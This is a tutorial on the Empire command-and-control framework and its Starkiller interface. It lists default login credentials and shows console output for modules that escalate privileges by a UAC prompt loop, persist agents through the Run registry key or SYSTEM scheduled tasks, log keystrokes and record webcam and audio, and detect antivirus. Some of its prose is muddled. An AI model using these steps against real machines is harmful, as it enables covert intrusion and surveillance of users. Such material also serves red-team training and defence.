Empire C2

Made By: Bob John X

Documentation can be found here

Starting Empire, you would run

```
 cd /Empire
./ps-empire server
./ps-empire client
```

This would start the Empire sever and Empire client without the GUI. To start the GUI Starkiller

Starting Starkiller

Once Empire is started, follow the instructions below to start Starkiller.

1. cd /opt

2. ./starkiller-0.0.0.AppImage

3. Login to Starkiller

Default Credentials

Uri: 127.0.0.1:1337

User: empireadmin


Pass: password123

You will notice six different main tabs that you will interact with the most each one is outlined below.

- Listeners - Similar to Netcat or multi/handler for receiving back stagers.
- Stagers - Similar to a payload with further functionality for deploying agents.
- Agents - Used to interact with agents on the device to perform "tasks".
- Modules - Modules that can be used as tools or exploits.
- Credentials - Reports all credentials found when using modules.
- Reporting - A report of every module and command run on each agent.

Modules are used in Empire as a way of packaging tools and exploits to be easily used with agents. These modules can be useful for easily compiling exploits, using tools, and bypassing anti-virus. Empire has a collection of modules as well as the ability to add plugins that act as modules.

Once you have an agent, listener, stranger, and a live connection. You’re going to then want to try to get administrator privileges on the agent. This can be done by using a module. The one listed below is just an example but is one of the better ones because of the fact that it bypasses any antivirus software because it accesses DLL files.




```
(Empire) > usemodule powershell_privesc_ask

 id           powershell_privesc_ask
 authors      Jack64, ,
 description  Leverages Start-Process' -Verb runAs option inside a YES-Required loop
              to prompt the user for a high integrity context before running the
              agent code. UAC will report Powershell is requesting Administrator
              privileges. Because this does not use the BypassUAC DLLs, it should
              not trigger any AV alerts.
 background   True
 language     powershell
 needs_admin  False
 opsec_safe   False
 techniques   http://attack.mitre.org/techniques/T1088
 comments     https://github.com/rapid7/metasploit-
              framework/blob/master/modules/exploits/windows/local/ask.rb


┌Record Options────┬────────────────────┬──────────┬──────────────────────────────────────┐
│ Name             │ Value              │ Required │ Description                          │
├──────────────────┼────────────────────┼──────────┼──────────────────────────────────────┤
│ Agent            │                    │ True     │ Agent to run module on.              │
├──────────────────┼────────────────────┼──────────┼──────────────────────────────────────┤
│ Listener         │                    │ True     │ Listener to use.                     │
├──────────────────┼────────────────────┼──────────┼──────────────────────────────────────┤
│ Obfuscate        │ False              │ False    │ Switch. Obfuscate the launcher       │
│                  │                    │          │ powershell code, uses the            │
│                  │                    │          │ ObfuscateCommand for obfuscation     │
│                  │                    │          │ types. For powershell only.          │
├──────────────────┼────────────────────┼──────────┼──────────────────────────────────────┤
```

The module below is one of the worst to use for persistent connections. You can mess around and find the best persistent connection for you and your use case. You will need to set up an agent and Listener for this module.




```
                0 agents currently active

Starkiller is now the recommended way to use Empire.
Try it out at http://localhost:1337/index.html
(Empire) > usemodule powershell_persistence_userland_registry

 id            powershell_persistence_userland_registry
 authors       Matt Graeber, @mattifestation, https://twitter.com/mattifestation
               Will Schroeder, @harmj0y, https://twitter.com/harmj0y
               , @enigma0x3,
 description   Persist a stager (or script) via the
               HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key. This
               has an easy detection/removal rating.
 background    False
 language      powershell
 needs_admin   False
 opsec_safe    False
 techniques    http://attack.mitre.org/techniques/T1060
 comments      https://github.com/mattifestation/PowerSploit/blob/master/Persistence/
               Persistence.psm1

┌Record Options┬─────────────────────────────────┬─────────┬─────────────────────────────────┐
│ Name         │ Value                           │ Required│ Description                     │
├──────────────┼─────────────────────────────────┼─────────┼─────────────────────────────────┤
│ Agent        │                                 │ True    │ Agent to run module on.         │
├──────────────┼─────────────────────────────────┼─────────┼─────────────────────────────────┤
│ Listener     │                                 │ False   │ Listener to use.                │
├──────────────┼─────────────────────────────────┼─────────┼─────────────────────────────────┤
│ Obfuscate    │ False                           │ False   │ Switch. Obfuscate the launcher  │
│              │                                 │         │ powershell code, uses the       │
│              │                                 │         │ ObfuscateCommand for obfuscation│
```


This is one of the better ones. However, you will still need to do your own research and execution to find the best that works for your system.



```
(Empire: usemodule/powershell_persistence_userland_registry) > usemodule powershell_persistence_elevated_schtasks

id            powershell_persistence_elevated_schtasks
authors       Matt Graeber, @mattifestation, https://twitter.com/mattifestation
              Will Schroeder, @harmj0y, https://twitter.com/harmj0y
description   Persist a stager (or script) using schtasks running as SYSTEM. This
              has a moderate detection/removal rating.
background    False
language      powershell
needs_admin   True
opsec_safe    False
techniques    http://attack.mitre.org/techniques/T1053
software      http://attack.mitre.org/software/S0111
comments      https://github.com/mattifestation/PowerSploit/blob/master/Persistence/
              Persistence.psm1
```


Once you have a persistent connection and root/admin privileges, you can then execute payloads/reverse shells to get admin privileges. You can use Interact to take screenshots of the user's PC. The module below is one of the best for overall ease of use on taping a computer to get control.



```
(Empire: usemodule/powershell_situational_awareness_network_powerview_get_computer) > usemodule powershell_collection_wiretap

 id           powershell_collection_wiretap
 authors      , @mDoi12mdjf,
              , @S3cur3Th1sSh1t, https://twitter.com/ShitSecure
 description  WireTap is a .NET 4.0 project to consolidate several functions used to
              interact with a user's hardware, including: Screenshots (Display +
              WebCam Imaging), Audio (Both line-in and line-out), Keylogging, &
              Activate voice recording when the user says a keyword phrase. Note:
              Only one method can be ran at a time.
 background   False
 language     powershell
 needs_admin  False
 opsec_safe   True
 techniques   http://attack.mitre.org/techniques/T1123
              http://attack.mitre.org/techniques/T1125
              http://attack.mitre.org/techniques/T1056
 comments     https://github.com/djhohnstein/WireTap
```

However, if you do not have antivirus persistently disabled, you can use the situational awareness host antivirus to determine the antivirus that is running on the system.



```
(Empire: usemodule/powershell_privesc_ask) > usemodule powershell_situational_awareness_host_antivirusproduct

 id           powershell_situational_awareness_host_antivirusproduct
 authors      , @mh4x0f,
              Jan Egil Ring, ,
 description  Get antivirus product information.
 background   True
 language     powershell
 needs_admin  False
 opsec_safe   True
 techniques   http://attack.mitre.org/techniques/T1063
 comments     http://blog.powershell.no/2011/06/12/use-windows-powershell-to-get-
              antivirus-product-information/


┌Record Options────┬────────────┬──────────┬─────────────────────────────────────┐
│ Name             │ Value      │ Required │ Description                         │
├──────────────────┼────────────┼──────────┼─────────────────────────────────────┤
│ Agent            │            │ True     │ Agent to run module on.             │
├──────────────────┼────────────┼──────────┼─────────────────────────────────────┤
│ ComputerName     │            │ False    │ Computername to run the module on,  │
│                  │            │          │ defaults to localhost.              │
├──────────────────┼────────────┼──────────┼─────────────────────────────────────┤
│ OutputFunction   │ Out-String │ False    │ PowerShell's output function to use │
│                  │            │          │ ("Out-String", "ConvertTo-Json",    │
│                  │            │          │ "ConvertTo-Csv", "ConvertTo-Html",  │
│                  │            │          │ "ConvertTo-Xml").                   │
└──────────────────┴────────────┴──────────┴─────────────────────────────────────┘

(Empire: usemodule/powershell_situational_awareness_host_antivirusproduct) > █
```